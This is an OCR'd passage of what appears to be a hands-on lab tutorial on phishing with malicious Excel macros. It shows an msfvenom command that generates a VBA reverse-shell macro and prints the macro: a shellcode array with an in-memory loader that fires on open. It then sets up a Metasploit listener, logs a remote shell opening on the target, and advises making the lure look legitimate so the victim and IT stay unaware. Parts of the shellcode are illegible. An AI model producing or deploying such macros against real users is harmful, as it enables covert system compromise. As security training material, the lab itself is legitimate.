
The Microsoft HTA Server Successfully Delivered The Payload, Landing a Shell

Generating Macros with msfvenom

Alternatively, you can use msfvenom to create Malicious Macros, the syntax is much simpler, all you need to do is the following:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=tun0 LPORT=53 -f vba -o macro.vba
```


The above command will generate a Visual Basic Macro that will execute a reverse shell, your output will look something like so and will go directly into your Macro.



```
┌─[✗]─[root@pandorasbox]─[/home/pvris]
└──╼ #msfvenom -p windows/shell_reverse_tcp LHOST=tun0 LPORT=53 -f vba
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of vba file: 2383 bytes
#If Vba7 Then
        Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Qleic As Long, ByVal Rjs As Long, ByVal Eestyqiw As LongPtr, Ulullrhvu As Long, ByVal Avjq As Long, Rbkwjuvc As Long) As LongPtr
        Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Wjlbvqcec As Long, ByVal Johk As Long, ByVal Rnpmzulat As Long, ByVal Ctwgcsem As Long) As LongPtr
        Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Nilsog As LongPtr, ByRef Kgxx As Any, ByVal Xkohq As Long) As LongPtr
#Else
        Private Declare Function CreateThread Lib "kernel32" (ByVal Qleic As Long, ByVal Rjs As Long, ByVal Eestyqiw As Long, Ulullrhvu As Long, ByVal Avjq As Long, Rbkwjuvc As Long) As Long
        Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Wjlbvqcec As Long, ByVal Johk As Long, ByVal Rnpmzulat As Long, ByVal Ctwgcsem As Long) As Long
        Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Nilsog As Long, ByRef Kgxx As Any, ByVal Xkohq As Long) As Long
#EndIf

Sub Auto_Open()
        Dim Yejcp As Long, Omgg As Variant, Exf As Long
#If Vba7 Then
        Dim  Vbu As LongPtr, Yfirwff As LongPtr
#Else
        Dim  Vbu As Long, Yfirwff As Long
#EndIf
        Omgg = Array(232,130,0,0,0,96,137,229,49,192,100,139,80,48,139,82,12,139,82,20,139,114,40,15,183,74,38,49,255,172,60,97,124,2,44,32,193,207,13,1,199,226,242,82,87,139,82,16,139,74,60,139,76,17,120,227,72,1,209,81,139,89,32,1,211,139,73,24,227,58,73,139,52,139,1,
134,49,255,172,193, _
[illegible]
[illegible]
,106, _
[illegible]
0, _
83,255,213)

        Vbu = VirtualAlloc(0, UBound(Omgg), &H1000, &H40)
        For Exf = LBound(Omgg) To UBound(Omgg)
                Yejcp = Omgg(Exf)
                Yfirwff = RtlMoveMemory(Vbu + Exf, Yejcp, 1)
        Next Exf
        Yfirwff = CreateThread(0, 0, Vbu, 0, 0, 0)
End Sub
Sub AutoOpen()
        Auto_Open
End Sub
Sub Workbook_Open()
        Auto_Open
End Sub

┌─[root@pandorasbox]─[/home/pvris]
└──╼ #
```

Utilizing MSFVenom to Generate a Malicious Macro

You will need to take the given visual basic macro from MSFVenom and paste it into the excel macro editor.




```
#If VBA7 Then
    Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Qleic As Long, ByVal Rjs As Long, ByVal Eestyqiw As LongPtr, Ulullrhvu As Long, ByVal Avjq As Long, Rbkwjuvc As Long) As LongPtr
    Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Wjlbvqcec As Long, ByVal Johk As Long, ByVal Rnpmzulat As Long, ByVal Ctwgcsem As Long) As LongPtr
    Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Nilsog As LongPtr, ByRef Kgxx As Any, ByVal Xkohq As Long) As LongPtr
#Else
    Private Declare Function CreateThread Lib "kernel32" (ByVal Qleic As Long, ByVal Rjs As Long, ByVal Eestyqiw As Long, Ulullrhvu As Long, ByVal Avjq As Long, Rbkwjuvc As Long) As Long
    Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Wjlbvqcec As Long, ByVal Johk As Long, ByVal Rnpmzulat As Long, ByVal Ctwgcsem As Long) As Long
    Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Nilsog As Long, ByRef Kgxx As Any, ByVal Xkohq As Long) As Long
#End If

Sub Auto_Open()
    Dim Yejcp As Long, Omgg As Variant, Exf As Long
#If VBA7 Then
    Dim Vbu As LongPtr, Yfirwff As LongPtr
#Else
    Dim Vbu As Long, Yfirwff As Long
#End If
    Omgg = Array(232, 130, 0, 0, 0, 96, 137, 229, 49, 192, 100, 139, 80, 48, 139, 82, 12, 139, 82, 20, 139, 114, 40, 15, 183, 74, 38, 49, 255, 172, 60, 97, 124, 2, 44, 32, 193, 207, 13, 1, 199, 226, 242, 82
[illegible]
[illegible]
[illegible]
83, 255, 213)

    Vbu = VirtualAlloc(0, UBound(Omgg), &H1000, &H40)
    For Exf = LBound(Omgg) To UBound(Omgg)
        Yejcp = Omgg(Exf)
        Yfirwff = RtlMoveMemory(Vbu + Exf, Yejcp, 1)
    Next Exf
    Yfirwff = CreateThread(0, 0, Vbu, 0, 0, 0)
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```

The Macro Pasted into Microsoft's Visual Basic Macro Editor.

Note: This is only an alternative to show theory behind malicious macros. There is Anti-Virus enabled on the box and we highly recommend that you take the HTA server route for creating a malicious macro.


Sending off the Malicious Macro

After setting up exploit/multi/handler to catch the Reverse Shell, we are ready to have the end-user open the Document.



```
┌─[root@pandorasbox]─[/home/pvris]
└──╼ #msfconsole -q
[*] Starting persistent handler(s)...
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload ⇒ windows/shell_reverse_tcp
msf5 exploit(multi/handler) > set LPORT 53
LPORT ⇒ 53
msf5 exploit(multi/handler) > set LHOST tun0
LHOST ⇒ tun0
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.41.0.4:53
```

Utilizing Metasploit's exploit/multi/handler to catch a Reverse Shell



```
-[root@pandorasbox]-[/home/pvris]
 ──╼ #msfconsole -q
*] Starting persistent handler(s)...
sf5 > use exploit/multi/handler
*] Using configured payload generic/shell_reverse_tcp
sf5 exploit(multi/handler) > set payload windows/shell_reverse_tcp
ayload ⇒ windows/shell_reverse_tcp
sf5 exploit(multi/handler) > set LPORT 53
PORT ⇒ 53
sf5 exploit(multi/handler) > set LHOST tun0
HOST ⇒ tun0
sf5 exploit(multi/handler) > run

*] Started reverse TCP handler on 10.41.0.4:53
*] Command shell session 1 opened (10.41.0.4:53 → 10.40.219.176:50033) at 2020-08-06 22:40:53 -0400


:\Users\Administrator\Documents>dir
ir
Volume in drive C has no label.
Volume Serial Number is 6CC6-FF50

Directory of C:\Users\Administrator\Documents

8/07/2020  02:40 AM    <DIR>          .
8/07/2020  02:40 AM    <DIR>          ..
8/03/2020  01:50 AM    <DIR>          Custom Office Templates
8/07/2020  02:40 AM            14,587 MacroDemo.xlsm
               1 File(s)         14,587 bytes
               3 Dir(s)  13,011,353,600 bytes free

:\Users\Administrator\Documents>
```

File Edit View Bookmarks Settings Help
10.40.219.176 - Remote Desktop Connection
Recycle Bin
AutoSave Off
MacroDemo.xlsm
Sign in
File Home Insert Page Layout Formulas Data Review View Help
Paste Font Alignment Number
Conditional Formatting
Format as Table
Cell Styles
Cells Editing Ideas
Clipboard Styles Ideas
A1
Sheet1

Compromising the Target System with the use of Malicious Macros

Success, our payload successfully fired, the end-user has absolutely no knowledge that we have compromised their system. If you attempt to use this in the real world (with Authorization of course), it's ideal that you populate the spreadsheet with actual data. Opening up a spreadsheet/document with absolutely no data is a quick way to raise some alarms.

Finding an Attack Vector

Attempting to find an attack vector to successfully utilize Malicious Macros may be difficult at first, the trick is asking yourself "Is a human going to read this?". If you answer "Yes", it's worth attempting this attack. You should be cautious when using this attack because you never know who's inbox it might end up in. The last thing you want is IT aware of your presence on the network...

Answer the questions below

What web server accepts XLSMs as a file upload?

Submit

what page is the file upload in?

Submit

What is the name of the XLSMs that you can upload?

Submit